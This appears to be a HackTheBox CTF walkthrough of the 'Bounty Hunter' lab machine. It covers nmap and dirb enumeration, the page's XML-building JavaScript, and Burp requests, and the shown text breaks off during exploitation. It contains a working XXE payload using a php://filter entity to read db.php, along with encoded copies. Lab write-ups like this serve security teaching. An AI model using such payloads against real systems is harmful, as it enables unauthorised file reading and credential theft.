HackTheBox

Bounty Hunter Walkthrough

Original Author: *Raj Chandel*

Table of Contents

Abstract

This report presents a comprehensive walkthrough for the *Bounty Hunter* machine on HackTheBox, demonstrating a structured methodology for identifying and exploiting security weaknesses in a controlled penetration testing environment. The assessment covers initial enumeration, vulnerability identification, and privilege escalation techniques. Key steps include reconnaissance of exposed services, analysis of web application components, and exploitation of insecure file handling mechanisms leading to command execution

The report also details the use of custom scripts and automated tools to streamline the exploitation process while maintaining adherence to ethical guidelines. Lessons learned highlight common misconfigurations and input validation flaws that adversaries leverage, providing actionable insights for hardening similar systems in real-world scenarios.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Bounty hunter is a CTF Linux machine with an Easy difficulty rating on the Hack the Box platform. So let's get started and take a deep dive into disassembling this machine utilizing the methods outlined below.

Pentesting Methodology

Port Scanning and Enumeration

- nmap
- abusing http
- dirb

Exploitation

- burp suite

Privilege Escalation

- ssh
- user flag
- ticket validator
- root flag


Level: Easy

Port Scanning and Enumeration

To begin, we'll perform nmap scan to look for open ports. As can be seen, two ports are open:


- Running the ssh service on port **22**.
- Port **80** is used to run the http service.

```
nmap -sC -sV 10.129.95.166
```




```
┌──(root💀 kali)-[~]
└─# nmap -sC -sV  10.129.95.166

Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-07 16:23 EST
Nmap scan report for 10.129.95.166
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Let’s take a look at the IP address in a browser. Nothing appears to be of interest on the main page. As a result, we examined its subdirectory “**portal**.”



When we examined the portal subdirectory. It notes that it is still in the development phase and provides a URL to test this lab environment.




10.129.95.166/portal.php

Portal under development. Go here to test the bounty tracker.

It is still in development, which means there is a good chance it will be **vulnerable**.

We discovered a form where we may enter a value and the data will be saved elsewhere. However, it eventually appears to be a beta version report submission system.




10.129.95.166/log_submit.php

Bounty Report System - Beta

Exploit Title
CWE
CVSS Score
Bounty Reward ($)

Except for the bounty logs in javascript, it appears to be a standard html page script. So, in order to progress in this machine, we verified this page.




view-source:http://10.129.95.166/log_submit.php

```
<html>
<head>
<script src="/resources/jquery.min.js"></script>
<script src="/resources/bountylog.js"></script>
</head>
<center>
<h1>Bounty Report System - Beta</h1>
<input type="text" id = "exploitTitle" name="exploitTitle" placeholder="Exploit Title">
<br>
<input type="text" id = "cwe" name="cwe" placeholder="CWE">
<br>
<input type="text" id = "cvss" name="exploitCVSS" placeholder="CVSS Score">
<br>
<input type="text" id = "reward" name="bountyReward" placeholder="Bounty Reward ($)">
<br>
<input type="submit" onclick = "bountySubmit()" value="Submit" name="submit">
<br>
<p id = "return"></p>
<center>
</html>
```

We discovered a form where we may enter a value and the data will be saved elsewhere. When we look at the page source, we can see that the website is built with XML.

As a result, we may conclude that this webpage is susceptible to XXE (XML external entity).




```
function returnSecret(data) {
    return Promise.resolve($.ajax({
            type: "POST",
            data: {"data":data},
            url: "tracker_diRbPr00f314.php"
            }));
}

async function bountySubmit() {
    try {
        var xml = `<?xml  version="1.0" encoding="ISO-8859-1"?>
        <bugreport>
        <title>${$('#exploitTitle').val()}</title>
        <cwe>${$('#cwe').val()}</cwe>
        <cvss>${$('#cvss').val()}</cvss>
        <reward>${$('#reward').val()}</reward>
        </bugreport>`
        let data = await returnSecret(btoa(xml));
        $("#return").html(data)
    }
    catch(error) {
        console.log('Error:', error);
    }
}
```

So we used dirb, a directory brute force, to find out more information about this system. Except for the db.php file, nothing intruding was discovered.

```
dirb http://10.129.95.166 -X .php
```

It signifies that there is a database file available in which all of the data will be stored.




```
┌──(root💀 kali)-[~]
└─# dirb http://10.129.95.166 -X .php

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec  7 16:35:13 2021
URL_BASE: http://10.129.95.166/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.95.166/ ----
+ http://10.129.95.166/db.php (CODE:200|SIZE:0)
+ http://10.129.95.166/index.php (CODE:200|SIZE:25169)
+ http://10.129.95.166/portal.php (CODE:200|SIZE:125)
```

Exploitation


We will now begin our exploitation procedure with the burp suite. Try to capture its data by submitting a request for a more in-depth investigation. As a result, we used similar strategies on the beta version of the Bounty Report submission page.

I noted in the request that our recorded data appears to be encoded.



```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.95.166
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 227
Origin: http://10.129.95.166
Connection: close
Referer: http://10.129.95.166/log_submit.php

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRs
```

To check the encoded technique, we switch the tab to decoder for cracking this encryption. We learned here that it is encoded in base64.




```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE bugreport [<!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=db.php"> ]>
<bugreport>
<title>raj</title>
<cwe>123</cwe>
<cvss>1337</cvss>
<reward>&file;</reward>
</bugreport>
```

```
ZSBTWVNURU0gInBocDovL2ZpbHRlci9jb252ZXJ0LmJhc2U2NC1lbmNvZGUvcmVzb3VyY2U9ZGIucGhwIj4gXT4KP
```

```
38%4c%32%4e%32%63%33%4d%2b%43%6a%78%79%5a%58%64%68%63%6d%51%2b%4a%6d%5a%70
```


We have now transformed this string into a browser-readable format. Then we dropped that request in order to acquire a response from the destination. As you can see, we received an encoded answer from the target machine.




```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.95.166
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 989
Origin: http://10.129.95.166
Connection: close
Referer: http://10.129.95.166/log_submit.php

data=
%50%44%39%34%62%57%77%67%49%48%5a%6c%63%6e%4e%70%62%32%34%39%49%6a%45
%75%4d%43%49%67%5a%57%35%6a%62%32%52%70%62%6d%63%39%49%6b%6c%54%54%79
%30%34%4f%44%55%35%4c%54%45%69%50%7a%34%4b%50%43%46%45%54%30%4e%55%57
%56%42%46%49%47%4a%31%5a%33%4a%6c%63%47%39%79%64%43%42%62%50%43%46%46
%54%6c%52%4a%56%46%6b%67%5a%6d%6c%73%5a%53%42%54%57%56%4e%55%52%55%30
%67%49%6e%42%6f%63%44%6f%76%4c%32%5a%70%62%48%52%6c%63%69%39%6a%62%32
